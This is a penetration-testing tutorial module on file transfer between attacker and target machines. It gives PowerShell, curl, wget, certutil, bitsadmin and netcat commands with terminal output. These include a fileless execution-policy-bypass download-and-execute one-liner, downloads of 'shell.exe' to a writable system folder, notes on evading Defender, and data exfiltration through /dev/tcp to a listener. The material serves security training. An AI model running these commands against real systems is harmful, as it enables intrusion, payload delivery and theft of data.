2.2 - Popular commands for data movement

Overview

This module focuses on using tools for transferring files between both Windows and Linux machines through a command-line interface.

How is it used

This is another pen-testing staple as you may want to move an exploit, or enumeration scripts to the target, or extract dumped hashes back to your attacking machine for cracking.

Why is this important

There will be occasions where required tools are not available on the target machine so your only option is to move the files back to your attack box. In this event, it is important to have a collection of methods available to the penetration tester in-case one (or many) do not work.

Real-word applications

Consider the following scenario:

> You have accessed a windows attack box. On this machine, you have located a `.vmem` file (a virtual machine memory image file) that may vital information for gaining escalated access to the target. You require the tool `volatility` to analyse the memory file and this tool is not present on the target machine. Your only option is to transfer the `.vmem` file to your attack box.

In this situation, you would use the tools and techniques described in the paragraphs below to transfer the file between target and attacker

Potential Issues

Unfortunately, these tools are not a golden bullet. There are many reasons they may fail. For example,

1. The tool may not be available (Windows XP is missing many of these tools)
2. The tool may trigger defender (such as certutil on Windows 10)
3. In the event of transferring a file from attacker to target, you may not have a directly where you have permissions to save the file. Some alternatives will be provided below.

Writable folders

Linux Machines

When transferring files to a `Linux` machine, the two folders below are considered `safe bets` as locations where unprivileged users will typically have writes to create and execute files

```
/tmp
```

and

```
/dev/shm
```

It is recommended you use either of those folders as your working folder. However, there are some occasions where machines will be configured to `regularly clean out` these folders, and as a result, delete your working files. There are other alternatives such as `executing from memory` which will be covered in later modules.

Windows Machines

On a Windows machine, the folder below is generally considered safe for use as a working folder for an unprivileged account. It is likely you will have read and write permissions for this folder as any user.

```
C:\Windows\System32\spool\drivers\color
```

Exercise

Installation

For this module, we will skip the `installation` section as you will most likely not have the ability to install these tools on target machines and instead, will need to work with what is available.

Powershell

Powershell will likely be your go to for many modern machines. This will be the case for if you want to `download a file` or `spawn a reverse shell` as powershell is extremely powerful.

> In the example below, I am hosting a basic `Python Web Server` on my kali attack box. Kali is at `192.168.0.182` and I've bound the web server to `port 80`.

Within a powershell session (any version)

The command below is executed within a powershell terminal. Note the dir command showing that my `file.txt` has been downloaded.

```
(New-Object
System.Net.WebClient).DownloadFile("http://192.168.0.182/file.txt",
"C:\Windows\System32\spool\drivers\color\file.txt")
```

```
Windows PowerShell
PS C:\Users\srdsm> (New-Object System.Net.WebClient).DownloadFile("http://192.168.0.182/file.txt", "C:\Windows\System32\spool\drivers\color\file.txt")
PS C:\Users\srdsm> dir C:\Windows\System32\spool\drivers\color


    Directory: C:\Windows\System32\spool\drivers\color


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        25/01/2021   3:34 AM           1058 D50.camp
-a----        25/01/2021   3:34 AM           1079 D65.camp
-a----         5/02/2021   9:43 AM              0 file.txt
-a----        25/01/2021   3:34 AM            797 Graphics.gmmp
-a----        25/01/2021   3:34 AM            838 MediaSim.gmmp
-a----        25/01/2021   3:34 AM            786 Photo.gmmp
-a----        25/01/2021   3:34 AM            822 Proofing.gmmp
-a----        25/01/2021   3:34 AM         218103 RSWOP.icm
-a----        25/01/2021   3:34 AM           3144 sRGB Color Space Profile.icm
-a----        25/01/2021   3:34 AM          17155 wscRGB.cdmp
-a----        25/01/2021   3:34 AM           1578 wsRGB.cdmp
-a----         9/08/2010   8:56 AM         102812 XL2410TDigital.ICM


PS C:\Users\srdsm>
```

Within a cmd.exe session

> Note that below I have had to escape the `"` with `\` for the script to succeeded.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile(\"http://192.168.0.182/file.txt\", \"C:\Windows\System32\spool\drivers\color\file.txt"\")
```

And we can list the folder as above to ensure it is there.

```
dir C:\Windows\System32\spool\drivers\color
```

```
Command Prompt

C:\Users\srdsm>powershell.exe (New-Object System.Net.WebClient).DownloadFile(\"http://192.168.0.182/file.txt\", \"C:\Windows\System32\spool\drivers\color\file.txt"\")

C:\Users\srdsm>dir C:\Windows\System32\spool\drivers\color
 Volume in drive C has no label.
 Volume Serial Number is 0AB8-2DB7

 Directory of C:\Windows\System32\spool\drivers\color

05/02/2021  09:43 AM    <DIR>          .
29/01/2021  11:10 AM    <DIR>          ..
25/01/2021  03:34 AM             1,058 D50.camp
25/01/2021  03:34 AM             1,079 D65.camp
05/02/2021  09:47 AM                 0 file.txt
25/01/2021  03:34 AM               797 Graphics.gmmp
25/01/2021  03:34 AM               838 MediaSim.gmmp
25/01/2021  03:34 AM               786 Photo.gmmp
25/01/2021  03:34 AM               822 Proofing.gmmp
25/01/2021  03:34 AM           218,103 RSWOP.icm
25/01/2021  03:34 AM             3,144 sRGB Color Space Profile.icm
25/01/2021  03:34 AM            17,155 wscRGB.cdmp
25/01/2021  03:34 AM             1,578 wsRGB.cdmp
09/08/2010  09:56 AM           102,812 XL2410TDigital.ICM
              12 File(s)        348,172 bytes
               2 Dir(s)  143,518,150,656 bytes free

C:\Users\srdsm>
```


Powershell version 4.0 and 5.0

The following code block is much the same as the block above, but they use the `Invoke-WebRequest` cmdlet which functions on newer versions of powershell.

```
Invoke-WebRequest "http://192.168.0.182/file.txt" -OutFile
"C:\Windows\System32\spool\drivers\color\file.txt"
```

As always, we can list the folder to ensure it is there.

```
dir C:\Windows\System32\spool\drivers\color
```



The command below is run from cmd.exe, not within powershell.

```
powershell.exe Invoke-WebRequest "http://192.168.0.182/file.txt" -OutFile
"C:\Windows\System32\spool\drivers\color\file.txt"
```

And we can check to make sure the file transferred

```
dir C:\Windows\System32\spool\drivers\color
```

```
Command Prompt

C:\Users\srdsm>powershell.exe Invoke-WebRequest "http://192.168.0.182/file.txt" -OutFile "C:\Windows\System32\spool\drivers\color\file.txt"

C:\Users\srdsm>dir C:\Windows\System32\spool\drivers\color
 Volume in drive C has no label.
 Volume Serial Number is 0AB8-2DB7

 Directory of C:\Windows\System32\spool\drivers\color

05/02/2021  09:43 AM    <DIR>          .
29/01/2021  11:10 AM    <DIR>          ..
25/01/2021  03:34 AM             1,058 D50.camp
25/01/2021  03:34 AM             1,079 D65.camp
05/02/2021  10:01 AM                 0 file.txt
25/01/2021  03:34 AM               797 Graphics.gmmp
25/01/2021  03:34 AM               838 MediaSim.gmmp
25/01/2021  03:34 AM               786 Photo.gmmp
25/01/2021  03:34 AM               822 Proofing.gmmp
25/01/2021  03:34 AM           218,103 RSWOP.icm
25/01/2021  03:34 AM             3,144 sRGB Color Space Profile.icm
25/01/2021  03:34 AM            17,155 wscRGB.cdmp
25/01/2021  03:34 AM             1,578 wsRGB.cdmp
09/08/2010  09:56 AM           102,812 XL2410TDigital.ICM
               12 File(s)        348,172 bytes
                2 Dir(s)  143,506,632,704 bytes free

C:\Users\srdsm>
```

Download the execute


There will be times you need to download and execute a file via powershell. For example:

> you have gained access to RCE on a target machine but there are preventative measures in place preventing the use of other reverse shell tyes (such as powershell) or from downloading a file to execute. The example below will execute the script without it touching the disk.

```
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.182/helloworld.ps1')
```

You can see from the image below, the `.ps1` file is executed, and `Hello, World!` is printed to the console.

> This script could contain a range of commands, such as spawning a proper reverse shell.



curl

`curl` is generally considered as a Linux utility, but it most definitely can be found on some windows installations so it should not be written off merely because the target is running Windows.

Curl in itself is a tool to transfer data, it's capable of doing it both ways (to and from our machine), but for now we will focus on downloading a file.

> To be clear, `curl` is extremely powerful. I can assure you that curl itself is capable of gaining shell in a single command on many machines you will encounter as you become a seasoned penetration tester. If you take the time to learn the intricacies of this command, you will benefit yourself long term.


Advanced usage of `curl` will be covered in a later module, for now, we are interested in how to use curl to download files.

Let's start with the basics by using just `curl` with a `url` as a parameter.

> Keep in mind, these files are hosted on my local web server and won't work for you.

```
curl http://192.168.0.182/file.txt
```

From the image below, curl has read the text file and printed the output to my console.



You may think, that's handy! I can read files, and it is. But what if I wanted a download a zip file.

> Curl will warn you if you try and read a binary file to console, I've added `--output -` to the end of my command to bypass that.


```
curl http://192.168.0.182/web.zip --output -
```

> This output is completely unhelpful. It's not always useful to be able to read a file to console, we want to download it. This is where the `-o` flag comes in.

I've used `-o` below to specifiy an output file name. This would work regardless of it is a zip file, a text file, or any other file. It will take what it reads, and store it.

```
curl http://192.168.0.182/file.txt -o file.txt
```

The image below is no longer entirely accurate, cause we did download it!



Secure connections

There will be times that you need to download a file from a web server that is protected by an invalid SSL certificate. In this instances, by default, curl will prohibit the download. We can bypass it using `--insecure`

```
curl https://192.168.0.182/file.txt -o file.txt --insecure
```

wget

`wget` is a download utility. Unlike curl, the default behavior is to download.

```
wget http://192.168.0.182/file.txt
```

```
Select root@DESKTOP-SGROMV6: ~/working
root@DESKTOP-SGROMV6:~/working# wget http://192.168.0.182/file.txt
--2021-02-06 09:17:46--  http://192.168.0.182/file.txt
Connecting to 192.168.0.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56 [text/plain]
Saving to: ‘file.txt’

file.txt                    100%[===================================================>]      56  --.-KB/s    in 0s

2021-02-06 09:17:46 (414 KB/s) - ‘file.txt’ saved [56/56]

root@DESKTOP-SGROMV6:~/working# ls
file.txt
root@DESKTOP-SGROMV6:~/working#
```

At this stage, you could use `cat` to print the file.

Setting an output name

As with the `-o` flag on curl, we use the `-O` on wget (capital letter O for wget)

```
wget http://192.168.0.182/file.txt -O new-file.txt
```

```
~/working
[root:~/working]# wget http://192.168.0.182/file.txt -O new-file.txt
--2021-02-06 09:30:48--  http://192.168.0.182/file.txt
Connecting to 192.168.0.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56 [text/plain]
Saving to: ‘new-file.txt’

new-file.txt                100%[===================================================>]      56  --.-KB/s    in 0s

2021-02-06 09:30:48 (14.1 MB/s) - ‘new-file.txt’ saved [56/56]

[root:~/working]# ls -lha
total 16K
drwxr-xr-x 2 root root 4.0K Feb  6 09:30 .
drwx------ 5 root root 4.0K Feb  6 09:30 ..
-rw-r--r-- 1 root root   56 Feb  6 08:51 file.txt
-rw-r--r-- 1 root root   56 Feb  6 08:51 new-file.txt
[root:~/working]#
```

Invalid SSL

The last item is dealing with invalid ssl certificates. We can resolve this with `--no-check-certificate`

```
wget https://192.168.0.182/file.txt -O new-file.txt --no-check-certificate
```

This command will allow for invalid (or self-signed) SSL certificates when downloading files.

certutil


This is an interesting one. There came a point several years ago where it was heavily abused for malware and now if you include the `-f` flag in your command, it will trigger `defender`. Still a good option for older machines (pre-Windows 10 but post Windows XP)

> Keep in mind this is a Windows tool and will be of no use on Linux machines.

The command below will download `file.exe` from my web server on `http://192.168.0.182` at port `80` and save it to the current folder as `shell.exe`.

> Can you remember the folder that has a high chance of being writable on a windows machine where I could also try saving this file if my working folder does not work?

```
certutil.exe -urlcache -f http://192.168.0.182/file.exe shell.exe
```



Bitsadmin

`Bitsadmin` is a command-line tools which can be used to create download or upload jobs, and check on their progress. This makes it a great candidate to download files to our `Windows` machines.

Here is the catch (there is always a catch)

> The Python web servers that you have likely been using to this point won't be able to host files for `bitsadmin` to download from. If you try, you will see an error and your connection logs on


> the webserver will just be connection nonsense. I also saw this behavior with a php web server started with `php -S 0.0.0.0:80` which operates much the same as a Python web server.

Web server solution

In the spirit of penetration testing, You need to keep trying. I spun up an `Nginx` web server (much easier than it sounds) and it was able to support the protocols required for `Bitsadmin`.

Below is the command in it's entirely. It of course requires that you have already installed `docker on Kali` which is covered separately.

> The following image explains each flag used within the command and what it is there for.




Once the command below is run, port 8080 at the local machine IP will present an `nginx` webserver. Anything placed within the folder `/home/kali/docker/config/nginx` will be aviable.

> For example, say a file named `shell.exe` was within `/home/kali/docker/config/nginx`, we could access it at `http://127.0.0.1:8080:/shell.exe` or using the machines LAN IP instead of localhost.

```
docker run --name nginx -v
/home/kali/docker/config/nginx:/usr/share/nginx/html:ro -d -p 8080:80
nginx:latest
```

```
bitsadmin /transfer n http://192.168.0.137:8080/file.exe
C:\Users\srdsm\working\file.exe
```



Netcat (nc)

We have already seen `nc` used to generate reverse shells, but it is also a powerful tool for moving files around a network.

We will look at two different methods. The first will be direct from `bash` to `nc` and the second will be `nc` to `nc`.

Bash to NC

So, bash is pretty sweet. You may remember using it to generate some awesome one-liner reverse shells. We can also use it to transfer files using the sockets in `/dev/tcp/`. Catch is, this won't work in `ZSH`. See below how I swap between `ZSH` and `Bash` to execute my commands.

Swapping from ZSH is as easy as typing `bash` in your ZSH shell.

On your receiving end, setup a listener. Essentially we are telling the system to take what it receives and store the output as a file.

> Below is on the machine receiving the file

```
nc -lvnp 1337 > private.txt
```

Now on the sending machine, switch to the `bash` shell and then use the command below to cat (print) the file and send the output to the socket which has our listener.

```
cat private.txt > /dev/tcp/192.168.0.137/1337
```

```
Select kali@kali: ~/working

┌──(kali㉿kali)-[~/working]
└─$ echo $0
-zsh

┌──(kali㉿kali)-[~/working]
└─$ bash
kali@kali:~/working$ echo $0
bash
kali@kali:~/working$ cat private.txt > /dev/tcp/192.168.0.137/1337
kali@kali:~/working$
```

That worked a treat, we have received our text file!

> Don't let moving a text file bother you, this also works just fine with `binary` files (like applications you execute) and you could also copy over `archives` (like zip files) the exact same way!

```
Select ~/working
[staticn0de:~/working]$ nc -lvnp 1337 > private.txt
Listening on 0.0.0.0 1337
Connection received on 192.168.0.182 50908
